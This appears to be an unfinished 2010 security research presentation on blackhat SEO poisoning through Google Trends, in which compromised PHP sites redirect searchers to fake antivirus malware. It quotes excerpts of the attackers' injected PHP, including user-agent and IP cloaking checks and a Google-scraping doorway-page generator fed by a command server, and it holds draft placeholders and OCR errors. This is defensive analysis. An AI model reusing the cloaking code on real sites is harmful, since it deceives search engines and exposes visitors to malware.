BlackHat SEO: Abusing Google Trends to Serve Malware

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29 September 2010

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Agenda

BlackHat SEO Logic and Components

Background


Research Methodology

Findings

Conclusion

Logic flow of a BlackHat SEO Attack

- Infiltrate host/site
- Inject malicious code
- Query Google for key words
- Query Google for key word content
- Get indexed by Google
- Redirect visitor
- Tally user via multiple hops/redirectors
- Serve malware at landing site


Attacker
Infects a victim domain using PHP web pages
Hosts script to redirect to malicious domain
Google
Google bot crawling the victim domain
SEO: Crafted URLs get indexed
GET 'Trend keywords', 'FakeAV campaign site'
www.victim.com (on Apache/PHP)
www.bbcnews2009.com
Client does a google search for victim domain or keyword
GET Request (victim.com?q='keyword') Referrer: Google.com
302 Redirect to malicious domain
Client
Malicious domain serves malware (Fake AV)
www.homelandsecuritysafety.com

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Components of the Attack

Victim

Legitimate Website – compromised

Scripting Language


C&C Website managing queries

Search Engine

Bad Actor

NEED Images here

Demo Video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File Edit View History Bookmarks Tools Help
http://www.google.com/search?client=firefox-a&rls=org.mozilla%3Aen-US%3Aofficial&channel=s&hl=en&source=hp
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Getting Started
Latest Headlines
alexander noyes girlfriend - Google ...
Web Images Videos Maps News Shopping Gmail more ▾
Web History | Search settings | Sign in
Search
Advanced Search
Web
Show options...

alexander noyes girlfriend

Results **1** - **10** of about **168,000** for **alexander noyes girlfriend**. (**0.23** seconds)

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wwdf1946.com/zkb.php?in=**alexander%20noyes%20girlfriend** - 8 hours ago

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forestcatsusa.com/ynr.php?topic=**alex%20noyes%20girlfriend** - 8 hours ago

[Alex Noyes Girlfriend](#)
If my **girlfriend** behaved like Demi and twittered me about sleepovers I would . .. Alex is like eww, he's such an asshole, **Alex Noyes** (I dont think they . **...**
fullcanvasjacket.com/hqn.php?a=**alex%20noyes%20girlfriend** - 8 hours ago

Background

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
Search Engine Optimization



Creating Relevance Organically

- Structured content
- Unique Keywords
- Interesting Content
- Trust
- Backlinks (Inbound Links)

Source: SEO Warrior

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

Google Market Share

US


UK





Source: Hitwise.com

Google Trends



krispy kreme

Tip: Use commas to compare multiple search terms.

Sign in to see and export additional Trends data.

All regions · All years

● krispy kreme

A. Krispy Kreme 2Q Profit Falls 50 Percent
Ocala Star-Banner - Aug 26 2004

B. Krispy Kreme Posts Loss
New York Newsday - Nov 22 2004

C. Krispy Kreme to restate
Globe and Mail - Jan 4 2005

D. CEO Ousted at Krispy Kreme
NewsFactor Network - Jan 18 2005

E. Krispy Kreme Told to Restate Past Earnings
News 14 Carolina - Aug 10 2005

F. Krispy Kreme CEO resigns
Bizjournals.com - Jan 7 2008

Rank by: krispy kreme

Regions	Cities	Languages
1. Australia	1. Raleigh, NC, USA	1. Tagalog
2. Philippines	2. Charlotte, NC, USA	2. English
3. United States	3. Nashville, TN, USA	3. Japanese
4. Singapore	4. Melbourne, Australia	4. Spanish

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
BlackHat SEO Techniques

- Keyword Stuffing
- Doorway Pages
- Duplicate Web Pages
- Link Farms
- Reciprocal Links
- Hidden Content
- Cloaking



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Doorway pages
Keyword stuffing

Source: http://www.seosearchengineoptimizationseattle.com/index.html

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Types of BlackHat SEO

Event-Driven

Need bullets here

Mass Keyword

Need bullets here

Research Methodology

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Research Methodology

Google API

One of the tools we needed was a Google search API for collecting the hourly trend keywords in an automated way. For this, we used the pygoogle[8] API. pygoogle is a python wrapper for Google search. It uses the Google AJAX API, because of which, it is limited to only 64 results. We also used pytrends[9] to get Google's Hot trends. pytrends is a python wrapper for fetcing Google trends.

Python

Python was the language of choice most of the automation. As a lot of our internal codebase already uses python, it was easy to integrate and build on top on that. We used python modules for Google search and Google Trends, to collect hourly stats.

HoneyClient

One of the most useful tools for analysis was the pure python Honeyclient that we developed. It emulates Internet Explorer 7, understands Javascript and many ActiveX exploits. We feed URLs to the honeyclient to quickly analyze the attack from source to the final landing site. This has been a very useful and handy tool. It supports a huge list of User-Agents, including search bots.

Owned domain Data

Using these tools, we started collecting poisoned domains, keywords and other details in an automated way, which are discussed in the following sections. The data is available for public consumption at seo-research.appspot.com and www.maltrax.com:8080.

Analysis techniques

To analyze the SEO poisoning, we took two different approaches. The First one is enumerating poisoned domains and URLs based on trending Google keywords. The Second is to infiltrate the Blackhat SEO cycle to collect information directly. The two approaches are discussed below.

Trend Keyword acquisition

The earliest searching engine poisoning that we observed was almost completely based on Google Trends. The attackers would enumerate trending Google search keywords and use them to build new pages that would eventually be indexed by Google. Fetching new keywords is done once every 10 minutes.

Using the same approach, we started enumerating trending Google search keywords every hour, using pytrends. We would then use pygoogle to search Google for these keywords, collecting the top 64 results. We also searched for the previous day's trending keywords and saved those results as well. This data was very useful in determining the time to poison (TTP).

Blackhat SEO reconnaissance

Over time, we started to notice that the attackers gradually started to use more keywords for poisoning URLs than those available from Google trends. To collect all such keywords, we took a different approach. We acted as a search engine.

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Anatomy of an Attack

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
Injected PHP Logic Flow



http://www.victimdomain.com/random.php?key='Popular Keyword'
PHP page requested
mkdir <directory>
Search engine?
No
Referer is Search engine?
No
Redirect to cnn.com
Yes
landing site older than 10mins?
No
Redirect to Malicious Page
Yes
Yes
does <keyword>.html exist on disk?
Yes
1. Connect to C&C Server to get new links
2. Search google for the keyword and screen scrape the results
3. Generate the final page and save it
No
give it the generated page

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

Who are you and where did you come from?

User Agent Check 1




```
if (stristr($_SERVER["HTTP_USER_AGENT"],"msnbot")||
    stristr($ SERVER["HTTP USER AGENT"],"googlebot")||
    stristr($_SERVER["HTTP_USER_AGENT"],"Yahoo"))
    $searchengine-1;
```

User Agent Check 2



```
if (
stristr($_SERVER["HTTP_USER_AGENT"],"via translate.google.com")||
stristr($_SERVER["HTTP_USER_AGENT"],"Google WAP Proxy")||
stristr($_SERVER["HTTP_USER_AGENT"],"Google CHTML Proxy"))
$searchengine=0;
```

Source IP Check



```
$ip=sprintf("%u",ip2long($_SERVER["REMOTE_ADDR"]));
if (($ip>-3639549952)&&($ip<-3639558143))$searchengine-1;
if (($ip>=1123631104)&&($ip<=1123639295))$searchengine=1;
if (($ip>=1089052672)&&($ip<=1089060863))$searchengine=1;
if (($ip>=1078218752)&&($ip<=1078220799))$searchengine=1;
if (($ip>=1078220802)&&($ip<=1078222031))$searchengine=1;
if (($ip>=1087381508)&&($ip<=1087382952))$searchengine=1;
if (($ip>=3512041472)&&($ip<=3512045567))$searchengine=1;
if (($ip>=1113980928)&&($ip<=1113985023))$searchengine=1;
if (($ip>=1208926208)&&($ip<=1208942591))$searchengine=1;
if (($ip>=1249705984)&&($ip<=1249771519))$searchengine=1;
```

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
Google Screen Scrape



```
// in : Keyword - A keyword for which more info will be collected from Google. This info is going to be used to index malicious links.
// in : Realted - An array of URLs got from the C&C (<random>.txt)
//out : Generated Page
function gen_page($keyword,$related){
    global $related_keys;
    // Get 100 results
    $url="http://www.google.com/search?hl=en&client=opera&num=100&q=".urlencode($keyword)."&lr=lang_en";
    $result=crawl_page($url);
    // Example match:
    // <div class="s">The Official Website of the <em>NCAA</em>, partner of CBS College Sports Networks, Inc.
    // The most comprehensive coverage of <em>NCAA</em> Athletics on the web.<br>
    // 1. Removes '<em>' - This is the highlighted search keyword in the google results page
    // 2. Removes 'em>' and 'b>' - removes more formatting.
    // 3. Removes '...' - replaces with '.'
    preg_match_all("#<div class=\"s\">(.*)<br>#U", $result, $result_preg);
    $s=array();
    for ($i=0; $i<count($result_preg[1]); $i++){
        $snippet=trim($result_preg[1][$i]);
        $snippet=strip_tags($snippet,'<em>');
        $snippet=str_replace('em>','b>',$snippet);
        $snippet=str_replace("..."," . ",$snippet);
        $snippet=strip_tags($snippet);
        // Push all the strings into an array - $s
        array_push($s,$snippet);
        // echo $snippet."\n";
    }

    shuffle($s);    // Shuffle an array
```

